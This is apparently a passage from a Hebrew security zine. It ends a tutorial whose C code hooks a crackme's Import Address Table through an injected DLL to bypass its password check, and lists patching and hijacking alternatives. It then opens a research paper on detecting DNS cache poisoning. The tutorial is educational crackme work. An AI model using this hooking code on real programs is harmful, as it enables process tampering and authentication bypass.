חשוב מאד לבצע casting למבנה dosHeader למצביע של בתים, אחרת בפעולות החיבור הקומפיילר יתייחס להוספה של ההיסט כתזוזה של מספר מבני IMAGE_DOS_HEADER, ולא ככתובת בבתים). מכאן נמשיך ל-Optional_header:

```
optionalHeader=(IMAGE_OPTIONAL_HEADER)(ntHeader->OptionalHeader);
```

מכאן נשאר לנו רק למצוא את ה-dataDirectory המתאים עבור ה-Import Table. במקרה שלנו נצטרך את האינדקס מספר 1:

```
dataDirectory=(IMAGE_DATA_DIRECTORY)(optionalHeader.DataDirectory[IMPORT_TABLE_OFFS
ET]);
```

וכעת להחזיר את הכתובת המלאה של ה-Import Table:

```
return (PIMAGE_IMPORT_DESCRIPTOR)((PBYTE)hInstance + dataDirectory.VirtualAddress);
}
```

כעת, importedModule מצביע לרשומה הראשונה ב-Import Table, נעבור על כל הטבלה, ועבור כל רשומה נעבור על הפונקציות שנמצאות בה (וגם נדפיס אותן ואת שם הDLL, סתם בשביל הכיף), נבצע השוואה עם השם בכל רשומה ב-Import Table Lookup, ובמידה וזהה, נשנה את הערך המתאים ב-IAT, לפונקציה החדשה שלנו:

מעבר על הרשומה כל עוד לא הגענו לסוף (מסומן ע"י אפסים):

```
while(*(WORD*)importedModule!=0)
{
```

הדפסת שם המודול:

```
printf("\n%s - %x:\n---------\n",(char*)((PBYTE)hInstance+importedModule->Name));
 השמות עבורImport Lookup Table ועבור ה IAT:הנוכחיים
pFirstThunk=(PIMAGE_THUNK_DATA)((PBYTE)hInstance+ importedModule->FirstThunk);
pOriginalFirstThunk=(PIMAGE_THUNK_DATA)((PBYTE)hInstance+ importedModule-
>OriginalFirstThunk);
pFuncData=(PIMAGE_IMPORT_BY_NAME)((PBYTE)hInstance+ pOriginalFirstThunk-
>u1.AddressOfData);
```

מעבר על ה-Import Lookup Table ועל ה-IAT (בהתאמה) של כל מודול:

```
	while(*(WORD*)pFirstThunk!=0 && *(WORD*)pOriginalFirstThunk!=0)
	{
```

הדפסת שמות הפונקציות וכתובתן:

```
		printf("%X %s\n",pFirstThunk->u1.Function,pFuncData->Name);
```

בדיקה האם הגענו לפונקציה הנכונה (בעיקרון גם כדאי לבדוק האם אנו נמצאים במודול הנכון (במקרה שלנו Kernel32.dll), אך כאן חסכתי זאת משום שאין פה DLL-ים נוספים:

```
		if(strcmp(targetFunction,(char*)pFuncData->Name)==0)
		{
			printf("Hooking... \n");
```

שליחה לפונקציה (תפורט עוד רגע) שתשכתב את הIAT במיקום שנבחר, עם הכתובת של הפונקציה החדשה:

```
			if(rewriteThunk(pFirstThunk,newFunc))
				printf("Hooked %s successfully :)\n",targetFunction);
		}
```

קידום הדסקריפטור ב-Import Lookup Table וב-IAT:

```
		pOriginalFirstThunk++;
pFuncData=(PIMAGE_IMPORT_BY_NAME)((PBYTE)hInstance+pOriginalFirstThunk-
>u1.AddressOfData);
		pFirstThunk++;
	}
```

ולבסוף, קידום הדסקריפטור של המודולים:

```
	importedModule++; //next module (DLL)
}
return true;
```

כמובן שניתן גם לחסוך את כל ההדפסות, ואפילו לעצור את הלולאות ברגע שאיתרנו את המיקום של הפונקציה ב-IAT, כל מה שנתתי כאן זה רק לשם המחשה. וכמובן הפונקציה שאחראית על שכתוב ה-IAT:

```
bool rewriteThunk(PIMAGE_THUNK_DATA pThunk,void* newFunc)
{
```

משתני עזר שישמרו את ההרשאות שיש לדף:

```
	DWORD CurrentProtect;
	DWORD junk;
```

מתן הרשאת כתיבה וקריאה לדף המבוקש:

```
	VirtualProtect(pThunk,4096, PAGE_READWRITE, &CurrentProtect);
```

שמירת הכתובת המקורית (לדוגמא למקרה שנרצה לבצע הוק כללי יותר, שדואג לבצע פעולה מסוימת ולאחר מכן להמשיך את זרימת התוכנית הרגילה):


```
        sourceAddr=pThunk->u1.Function;
```

שינוי השדה ב-IAT לכתובת החדשה:


```
        pThunk->u1.Function=(DWORD) newFunc;
```

שחזור ההרשאות הקודמות שהיו בדף:

```
        VirtualProtect(pThunk,4096, CurrentProtect,&junk);
        return true;
}
```



כעת, רק נותר לקמפל את ה-DLL המלא (ראה קוד מצורף), להריץ את התוכנית, להזריק את ה-DLL - והופ, כל סיסמה שנכניס תיתן לנו את הודעות ה-Good Job! המיוחלת:



נלחץ אנטר, יתבצע ההוק, תצא רשימה עם כל הפונקציות, לאחר מכן נכניס את הסיסמה ונלחץ אנטר שנית.

(אגב, בקובץ המצורף הוספתי ביציאה מה-DLL קריאה נוספת לפונקציה של ההוק, הפעם עם הכתובת של הפונקציה המקורית, למקרה שנרצה להחזיר את הערך המקורי שהיה ב-IAT ולהמשיך את התוכנית כרגיל)

סיכום

לדעתי IAT Hooking היא אחת מהשיטות היותר אלגנטיות ויפות לבצע הוקים במערכת. אמנם כמו שאורי כתב במאמר שלו, קל מאד לעלות על השינויים, רק צריך לסרוק את ה-IAT ולבדוק האם יש כתובות מחוץ למרחב הכתובת של ה-DLL, אך הטכניקה גמישה מאד וברגע שממשים פעם ראשונה היא מאפשרת לשנות פונקציות רבות, רק ע"י שינוי שם הפונקציה וכתיבת פונקציה חדשה שתחליף אותה.

אני מקווה שמאמר זה תרם קצת להבנת הטכניקה, בסך הכל לא ראיתי מאמר מפורט כזה בעברית בנושא. אני רוצה להודות לאפיק באותה ההזדמנות שסוף סוף הצליח לשכנע אותי גם לכתוב מאמר, ולא רק לערוך מאמרים אחרים.

את כלל קטעי הקוד והקבצים הבינאריים ניתן להוריד מהקישור הבא:

http://www.digitalwhisper.co.il/files/Zines/0x12/IATHooking.zip

אגב, באותו הפורום קבלתי מספר פתרונות כגון:

- שינוי השורה JNZ SHORT 00261068 ל-0x90 0x90, כלומר nop nop, ולבצע patch לזיכרון התוכנית ולגרום לכך שלעולם לא נקפוץ ל-bad boy.
- Inline hooking ל-lstrcmpA ולגרום ככה שתחזיר תמיד 0.
- פתרון מגניב של Zerith שטוען דרייבר שדואג לבצע את השינויים.
- בגרסא הראשונה, שקומפלה עם ה-runtime c++, אפילו קבלתי פתרון עם DLL hijacking הגורם ל-scanf() להחזיר את המחרוזת "ImUsingExternalSolution".

את הת'רד המקורי אפשר למצוא כאן.

מקורות

http://www.codeproject.com/KB/system/inject2exe.aspx#PortableExecutablefileformat2

http://www.reverse-engineering.info/SystemInformation/iat.html

http://sandsprite.com/CodeStuff/IAT_Hooking.html

וכמובן, Microsoft MSDN:

http://msdn.microsoft.com/en-us/library/ms123401.aspx

Domain Name System - אנומליות, איתור ומניעה

מאת קיריל לשצ'יבר

תקציר

Domain Name System, או בקיצור DNS, הינו פרוטוקול המשמש למערכת מתן שמות למחשבים, שירותים או כל משאב רשת אחר. מטרת הפרוטוקול החשובה ביותר היא לתרגם את השמות שהם בעלי משמעות לבני אדם, לכתובות IP שהן בעלות משמעות למחשבים, ובכך מאפשר לנו לאתר בקלות כל מחשב או שירות ברחבי העולם.

ה-DNS הומצא בשנת 1983 ע"י פול מוקפטריס והמפרטים המקוריים שלו מופיעים ב-RFC 882 ו-883. לאחר מכן הם הוחלפו (בנובמבר 1987) ע"י RFC 1034 ו-1035.

שרתי ה-DNS הראשונים נכתבו בשנים 1984 ו-1985. השרת האחרון נקרא BIND (Berkeley Internet Name Domain) ומחזיק בשמו עד היום, בגרסאות שונות.

פרוטוקול DNS לא נועד להתמודד עם בעיות אבטחה ולכן פותחו שיטות פריצה רבות במטרה להוסיף נתונים שגויים לתוך DNS Lookup tables או למטמון שלו. כל שיטה המאפשרת החדרה של נתונים שגויים לתוך המטמון של ה-DNS נקראה "הרעלת מטמון", ורוב ההתקפות על שרתי DNS ניסו לבצע את המשימה הזו.

ההגנה העיקרית כנגד התקפות אלו בפרוטוקול DNS היא Transaction ID (TID) של השאילתה: אם התשובה לא חוזרת עם אותה TID כמו השאילתה המקורית, ה-DNS מתעלם ממנה. לכן, כדי להרעיל את המטמון של שרת ה-DNS, ההאקר חייב לנחש את ה-TID הנכון של השאילתה. בגרסאות BIND קודמות היה קל לנחש את מספר ה-TID, מכיוון ששדה ה-TID היה גדל ב-1 עבור כל שאילתה חדשה. בגרסאות ה-BIND האחרונות כל TID חדש הוא מספר אקראי ולכן מקשה על הניחוש.

עם זאת, ייתכן שיש מצב שבו להאקר יש גישה לשדה TID שניתן באופן אקראי: ע"י שליטה על הנתבים הראשיים, או ע"י sniffing של התעבורה של הרשת בדרך כלשהי. במקרה כזה ההאקר יכול לייצר התקפות רעל ללא כל קושי. העבודה שלנו מתרכזת בזיהוי ומניעת התקפות כאלה. אנו מניחים כי ההאקר הוא כל יודע ולכן יודע את מספר TID של כל שאילתה העוזבת את שרת ה-DNS.

אם התקיפה על שרת ה-DNS מכניסה בהצלחה מידע שגוי לתוך מטמון ה-DNS, דבר זה נקרא "תקיפת הרעלת מטמון". כל שאילתה עבור הרשומה המורעלת, תחזיר IP שגוי למשתמש, ובכך תכוון אותו לאתר או שירות שגוי. במאמר זה אנו מציעים אלגוריתמים להתמודד עם מקרה כזה.

סקירת המאמר

פרוטוקול DNS הוא אחד הפרוטוקולים הפופולריים והחיוניים ביותר ברחבי רשת אינטרנט. אנו משתמשים בפרוטוקול על בסיס קבוע על מנת לתרגם שמות של אתרים או רכיבי רשת אחרים לכתובות IP. DNS עובד ברקע התקשורת שלנו, מבלי שנבחין בכמות הבקשות הגדולה שאנו שולחים.

בשל השימוש הנרחב שלו, אנו נוטים באופן טבעי להניח התשובות הנשלחות ע"י שרת ה-DNS המקומי שלנו הן מלאות וחוקיות. למרות זאת, זה לא בהכרח מתקיים תמיד. שרתי DNS, אפילו אלו המעודכנים לתוכנה העדכנית ביותר, יכולים להיות פרוצים. הרשומות שלהם לא תמיד מכילות את המידע הנכון, והמידע השגוי הזה יכול בסופו של דבר להשלח למשתמש, שינותב לאתר הלא נכון.

הסיבה לכך היא חוסר המחשבה בנוגע לבעיות אבטחה כשהפרוטוקול תוכנן לראשונה, לפני כ-30 שנה.

במאמר זה, בפרק 3, אנו מציגים חלק מהעבודה שנעשתה במשך השנים במטרה למנוע ולמזער את ההתקפות על שרתי ה-DNS. אנו מסבירים את ההתקפות ואת הפתרונות המוצעים כדי לפתור אותן. הרבה מההתקפות המוצגות נחסמו לחלוטין או מוזערו במטרה להקטין את הסיכוי לתקיפה מוצלחת, ע"י גרסאות חדשות של שרתי ה-DNS. עם זאת, אפשר להניח שחלק מההתקפות לא נמצאו או לא נחשפו לציבור. התקפות zero-day אלו עשויות להיות מיושמות ויכולות להיות בעלות השפעות הרסניות ביום שבו ישתמשו בהן.

כל ההתקפות המוצגות מניחות כי ההאקר הוא לא כל יודע, כלומר הוא לא יכול לראות את התנועה ברשת. במקום זה, ההאקר צריך להסתמך על ניחושים או ביצוע חיפושים נרחבים. הניחוש והחיפוש המאסיבי יכולים להפעיל הזעקות במכשירי הניטור ברשת.

בעבודה זו, אנו שוברים את ההנחה הזו ומסתכלים על המקרה שבו ההאקר יכול לבחון כל תנועה העוזבת או נכנסת לשרת ה-DNS. במקרה כזה, ההאקר יכול לייצר בקלות תשובה חוקית ולשלוח אותה לשרת ה-DNS, תוך עקיפת מכשירי הניתור של הרשת.

בפרק 4 אנו מתארים אלגוריתם שפיתחנו שמזהה חבילות עם זמן הגעה חריג ביחס לחבילות אחרות עם מאפיינים זהים (לדוגמא: תשובות של סוג A משרת DNS מוסמך מסויים). החבילות עם זמן ההגעה החריג מטופלות כחבילות חריגות ומעוכבות לזמן מסויים. לכן האלגוריתם נקרא " Delay Fast Packets algorithm", או בקיצור: "אלגוריתם DFP". במקרה של התקפה אמיתית, בזמן העיכוב נשלחת תשובה חוקית משרת Authoritative DNS אמיתי ואלגוריתם DFP מזהה את המקרה של תגובות מרובות עבור שאילתה אחת ולכן מסיק כי שרת ה-DNS מותקף. אלגוריתם ה-DFP זורק את 2 התשובות ומאפשר לשרת ה-DNS לטפל בשאילתה חדשה, כאילו התרחש אובדן חבילות רגיל.

אנו מאמינים כי אלגוריתם ה-DFP, משולב יחד עם עוד טכניקות של מניעת וזיהוי התקפות שכבר מיושמות על שרתי ה-DNS, יורידו באופן דרסטי את הסיכויים להתקפה מוצלחת. כעת ההאקר לא רק צריך לשלוח את המידע הנכון, הוא גם צריך להתאים את התשובה תוך פרק זמן שהוא רק יכול לנחש.

בסוף העבודה, בפרקים 5 ו-6, אנו מציגים בפירוט את הניסויים שביצענו על תנועה אמיתית שנתפסה בשרת HUJI DNS ומתארים את נקודות החוזקה והחולשה של אלגוריתם ה-DFP.

חלק I: בטיחות DNS

פרק 1: הקדמה:

פרוטוקול DNS נועד להקל על חיינו, כפי שתואר ב-RFC 1034 [1] וב-RFC 1035 [2]. כפי שאנו לא זוכרים את כל מספרי הטלפון בספר הטלפונים, אנחנו לא זוכר את כל כתובות ה-IP של כל האתרים. לכן ה-DNS דומה מאוד לשירות ספר הטלפונים: המשתמש נותן את שם האתר, לדוגמא: "google.com", והוא מחזיר לו: '209.85.229.106' שאליו המחשב של המשתמש יכול לשלוח את השאילתה לדף.

תפקיד זה של ה-DNS מעמיד אותו במקום רגיש: המשתמש חייב לסמוך על שרת ה-DNS שיחזיר לו את התוצאה הנכונה עבור בקשתו. אם מסיבה כלשהי שרת ה-DNS עושה טעות ומחזיר כתובת IP שגויה ללקוח, למשתמש תהיה גישה לאתר אחר בזמן שהוא מניח שהוא נכנס ל- "google.com" האמיתי.

טעות זו יכולה להתרחש בגלל מערכת המטמון ב-DNS, שמשמשת את שרתי ה-DNS להאצת התהליך של הבקשות. האקרים מחפשים הזדמנויות למקם רשומות פגומות למטמון של DNS. ברגע שההאקר הצליח להשתיל כאלו רשומות (הרעלת המטמון) ב-DNS, כל משתמש שמחפש את הרשומה הזו (המורעלת) יקבל את האתר הזדוני.

ישנן שתי דרכים עיקריות לתקוף שרת DNS. הדרך הראשונה היא על ידי מציאת באגים באופן שבו פרוטוקול ה-DNS מיושם בגרסה מסויימת של Berkeley Internet Domain Name (BIND) [3]. כדי למנוע סוג זה של התקפות, גרסאות BIND מעודכנות כל הזמן כדי לתקן את הבאגים ביישום ה-DNS שלהם. הדרך השניה לתקוף שרת DNS היא ע"י מציאת פגמים בפרוטוקול.

במחקר שלנו נתרכז במציאת פתרון לסוג השני של ההתקפות. גישה זו מאפשרת לנו למצוא פתרון יסודי יותר לחוסר הבטיחות ב-DNS.

ההשלכות האפשריות של הרעלת מטמון DNS


- גניבת זהות – האקר יכול ליצור אתר זהה לאתר המקורי (לדוגמא "paypal.com"). כשהמשתמש מתחבר לאתר ע"י שימוש במטמון המורעל, הוא יכול להשאיר מידע אישי כמו שם משתמש, סמא, מס' טלפון, כתובת וכו' בידי ההאקר.
- הפצת קוד זדוני – אחת המטרות של ההאקר היא להפיץ קוד זדוני. דרך אחת להשגת המטרה היא לשחרר את הקוד באינטרנט ולחכות. דרך זו תתן בד"כ תוצאות מעטות ואקראיות. הרעלת המטמון והתחזות למס' אתרים פופולריים יימקדו את ההתקפה. ברגע שהמשתמש יוזם פגישה עם האתר של ההאקר, ניתן להוריד את הקוד הזדוני למחשב של המשתמש ללא ידיעתו.
- הפצת מידע שגוי – ניתן להשתמש במידע שגוי או פרסום שגוי כדי להפיץ מידע self serving על ארגון. מידע שגוי זה יכול להחשב כמקורי כאשר הוא מושג מאתר אמין כמו: www.nasdaq.com.
- התקפת Man-in-the-middle – בהתקפה זו המשתמש נכנס לאתר של האקר, אשר בתורו נכנס לאתר המקורי. המשתמש ממשיך בעבודתו ללא חשד, כאשר כל המידע שמועבר בין המשתמש לאתר המקורי עובר דרך ונקלט ע"י האתר של ההאקר.

זרימת פרוטוקול DNS:

החלק הבא ייתן הסבר קצר על הפרוטוקול תוך הדגשת הנושאים החשובים:

ב-"Name Resolution process" יש 2 סוגים של שאילתות שלקוח יכול לעשות לשרת DNS: רקורסיבית ואיטרטיבית. כשדנים ב-"name resolution", שרת DNS אחד יכול להיות הלקוח של שרת DNS אחר.

- שאילתות רקורסיביות – בשאילתה רקורסיבית, שרת ה-DNS הנשאל נדרש להגיב עם המידע המבוקש או עם הודעת שגיאה לפיה נתונים מהסוג המבוקש או שם ה-domain המבוקש לא קיימים. שם השרת לא יכול פשוט להפנות את הלקוח לשם שרת אחר. סוג כזה של שאילתה נעשה בד"כ ע"י לקוח לשרת ה-DNS המקומי שלו.
- שאילתות איטרטיביות – בשאילתה איטרטיבית, שרת ה-DNS הנשאל מחזיר את התשובה הטובה שיש לו באותו רגע ללקוח. סוג זה של שאילתה נעשה בדרך כלל ע"י שרת DNS לשרתי DNS אחרים לאחר שהוא קיבל שאילתה רקורסיבית מלקוח.




(איור 1.1: זרימת פרוטוקול DNS. דוגמא לסוג שאילתה איטרטיבית, בה כל השאילתות מטופלות ע"י שרת DNS מקומי.)

כאשר משתמש מעוניין לגשת לאתר מסוים, למשל: google.com , הדפדפן שלו מבצע את התהליך הבא:

- המטמון המקומי של משתמש הקצה נבדק. אם התשובה נמצאה, האתר במטמון חוזר. אם לא, משתמש הקצה שולח שאילתה לשרת ה-DNS המקומי.
- שרת ה-DNS המקומי מקבל את השאילתה ובודק במטמון שלו אחר התשובה. אם תשובה נמצאה, היא מוחזרת. אם היא לא נמצאת, שרת ה-DNS המקומי שולח את השאילתה ל-ROOT DNS server .
- שרת ה-ROOT מחזיר תשובה חדשה עם ה-IP: "com DNS server.".
- שרת ה-DNS המקומי שולח שאילתה ל- "com DNS server." לכתובת ה-IP.
- "com DNS server." מחזיר תשובה חדשה עם ה-IP "Authoritative DNS server" של האתר המבוקש.
- שרת ה-DNS המקומי שולח שאילתה ל-IP של האתר לשרת ה-DNS המוסמך.
- שרת ה-DNS המוסמך מוצא את כתובת ה-IP המבוקשת לשם האתר הנתון ושולחת את התשובה לשרת ה-DNS המקומי.
- שרת ה-DNS המקומי מחזיר את כתובת ה-IP ומכניס את התוצאה למטמון שלו, במקרה שמישהו יחפש את אותו האתר בעתיד הקרוב.

פורמט חבילות DNS:



(איור 1.2: פורמט חבילות DNS. מציג את הפורמט של חבילת DNS. השדות החשובים מוסברים בפרק זה.)

- ID (או Transaction ID). 16 ביטים. משמש לקשר בין חבילות שאילתה לתשובה.
- QR. ביט 1. דגל שאלה או תשובה.

QR	Description
0	Request
1	Response

- AA. ביט 1. תשובה סמכותית (Authoritative Answer) המציינת כי שרת ה-DNS המגיב הוא סמכות עבור שם הדומיין המבוקש.
- Rcode (Return code). 4 ביטים. הטבלה הבאה מתארת את ה-Rcodes הבסיסיים כפי שזוהו ב-RFC 1035.

Rcode	Description
0	No error.
1	Format error.
2	Server failure.
3	Name Error.
4	Not Implemented.
5	Refused.

- Total Questions. 16 ביטים. מס' הכניסות ברשימת הבקשות שחזרו.
- Total Answer RRs. 16 ביטים. מס' הכניסות ברשימת ה-response resource record, שחזרו.
- Total Authority RRs. 16 ביטים. מס' הכניסות ברשימת ה-authority resource record, שחזרו.
- Total Additional RRs. 16 ביטים. מס' הכניסות ברשימת ה-additional resource record, שחזרו.

- Questions. אורך משתנה. רשימה של אפס או יותר request record structures. כל שאילתה מכילה את שם השאילתה, סוג השאילתה ודרגת השאילה. דרגת השאילה היא בד"כ 1 עבור כתובת אינטרנט. סוגי השאילתות הפופולריות ביותר מפורטות בטבלה 1.1 להלן:

Type	Value	Description
A	1	Host's IP address
NS	2	Host's or domain's name server(s)
CNAME	5	Host's canonical name, host identified by an alias domain name
MX	15	Host's or domain's mail exchanger
ANY	255	Request for all records

טבלה 1.1: סוגי שאילתות DNS פופולריות.

- Answer RRs. אורך משתנה. רשימה של אפס או יותר response record structures.
- Authority RRs. אורך משתנה. רשימה של אפס או יותר authority record structures.
- Additional RRs. אורך משתנה. רשימה של אפס או יותר additional record structures.

<u>סקירת העבודה</u>

במאמר זה פיתחנו אלגוריתם חדש לזיהוי חריגות בחבילות DNS. האלגוריתם מזהה חבילות עם זמן הגעה חריג לעומת אחרים חבילות אחרות עם אותם המאפיינים. החבילות הללו נחשבות כחבילות "מהירות מידי" ומעוכבות לזמן מסויים. במקרה של התקפה אמיתית, בזמן העיכוב נשלחת תשובה חוקית משרת Authoritative DNS אמיתי והאלגוריתם מזהה את המקרה של תגובות מרובות עבור שאילתה אחת ולכן מסיק כי שרת ה-DNS מותקף. אלגוריתם ה- DFP זורק את 2 התשובות ומאפשר לשרת ה-DNS לטפל בשאילתה חדשה, כאילו התרחש אובדן חבילות רגיל.

האלגוריתם נבחן על תנועה אמיתית בשרת ה-DNS HUJI. השתמשנו בסט של ניסויים כדי למצוא את הפרמטרים האופטימליים לאלגוריתם. האלגוריתם משתמש בפרמטרים אלו כדי לאתר את החבילות ה"מהירות מידי" הללו.

<u>פרק 2: סימונים והגדרות</u>

פרק זה מספק את המונחים והסימונים אשר נמצאים בשימוש נפוץ ברשתות מבוססות IP / TCP ומפרטי פרוטוקול DNS. מונחים אלו חיוניים להבנה מלאה של האלגוריתם המוצע בעבודה זו. מידע נוסף לגבי IP, TCP , ו-UDP ניתן למצוא ב-RFC 791 [4], RFC 793 [5] ו- RFC 768 [6].

2.1 הגדרות כלליות:

הגדרה 2.1 מגדירה את **5-Tuple** כרשומה בעלת 5 אלמנטים המייצגת קשר ברשת מבוססת IP/TCP. ה- 5 Tuple מכיל מקור IP, יעד IP, יציאת מקור TCP, יציאת יעד TCP, ו-IP הפרוטוקול הבא (בד"כ TCP או UDP).

הגדרה 2.2 מגדירה **local DNS server** כשרת ברירת מחדל למשתמש. כל בקשת DNS מהמשתמש מועברת קודם לשרת ה-DNS המקומי, ורק אם השאילתה לא יכולה להתממש ע"י שרת ה-DNS המקומי היא מועברת לשרתי DNS אחרים.

הגדרה 2.3 מגדירה **Authoritative DNS server** כשרת DNS שנותן תשובות שהוגדרו ע"י מקור מקורי, בניגוד לתשובות שהתקבלו באמצעות שאילתת DNS רגילה ל-Authoritative DNS server אחר ואוחסנו במטמון.

הגדרה 2.4 מגדירה **הרעלת מטמון DNS** או בקיצור **הרעלת מטמון**, כמצב שנוצר באופן זדוני או לא רצוני המספק מידע ל-caching name server שמקורו לא מממקורות authoritative Domain Name System (DNS). ברגע ששרת DNS קיבל נתונים לא אותנטיים כאלו ומכניס אותם למטמון כדי להעלות את הביצועים, הוא נחשב למורעל ומספק את המידע הלא-אותנטי למשתמשים של השרת.

2.2 Round Trip Time:

הגדרה 2.5 מגדירה **Round Trip Time (RTT)** כזמן שלוקח להעביר חבילה ממקור מסויים ליעד מסויים וחזרה.

ה-RTT תלוי בד"כ במס' פקטורים, וביניהם:

- המידע על קצב המעבר של חיבור האינטרנט של המקור.
- החומר המשמש להעברה (נחושת, סיבים אופטיים, אלחוטי או לוויני).
- המרחק בין המקור ליעד.
- מס' המכונות המחברות בין המקור ליעד.
- עומס התנעה ברשת.
- מס' הבקשות האחרות המנוהלות ע"י nodes ביניים והשרת המרוחק.
- המהירות שאיתה מתפקדים ה-nodes הביניים והשרת המרוחק.

ה-RTT יכול לנוע בין מס' מילי-שניות כשמחושב בין נק' קרובות (באותו LAN), למס' שניות בתנאים גרועים יותר בין נק' המופרדות ע"י מרחק גדול (כמו בחיבור לווייני).

כדי להעריך את איכות וזמן איחזור החיבור, משתמשי קצה מודדים כל הזמן את ה-RTT של החבילות שלהם. אך בגלל הכמות הגדולה של המשתנים ונעלמים, בעיקר בסביבת האינטרנט, בערכת RTT יכולה להשתנות באופן דרסטי.

2.2.1 TCP:

לאחר שהמקור מעביר חבילת Transmission Control Protocol (TCP) ליעד שלו, הוא חייב לחכות זמן מסוים לאישור. אם האישור לא הגיע במהלך הזמן המצופה, משערים שהחבילה אבדה והיא נשלחת שוב. השאלה: "כמה זמן TCP צריך לחכות?" קשורה מאוד לזמן ה-RTT הצפוי של הרשת. דרך local area connection (LAN) יספיקו לא יותר מכמה מיקרו-שניות. דרך האינטרנט יידרשו מס' שניות. ואם התנועה עוברת דרך קישור לוויני סביב כדוה"א, דרוש הרבה יותר זמן.

מאחר ו-TCP חייב להיות מסוגל לעבוד בכל סביבה, TCP מנטר את החילוף הרגיל של חבילות מידע ומפתח הערכה של כמה זמוהוא צריך לחכות לחבילה הבאה. תהליך זה נקרא " Round Trip Time estimation". להערכה מדוייקת יש השפעה מכרעת על הביצועים של הרשת: אם ה-RTT נמוך מידי, חבילות רבות יועברו מחדש ללא סיבה, ולכן יאטו את הרשת. אם ה-RTT גבוה מידי, החיבור יבזבז זמן יקר בציפיה שזמן ההמתנה יסתיים.

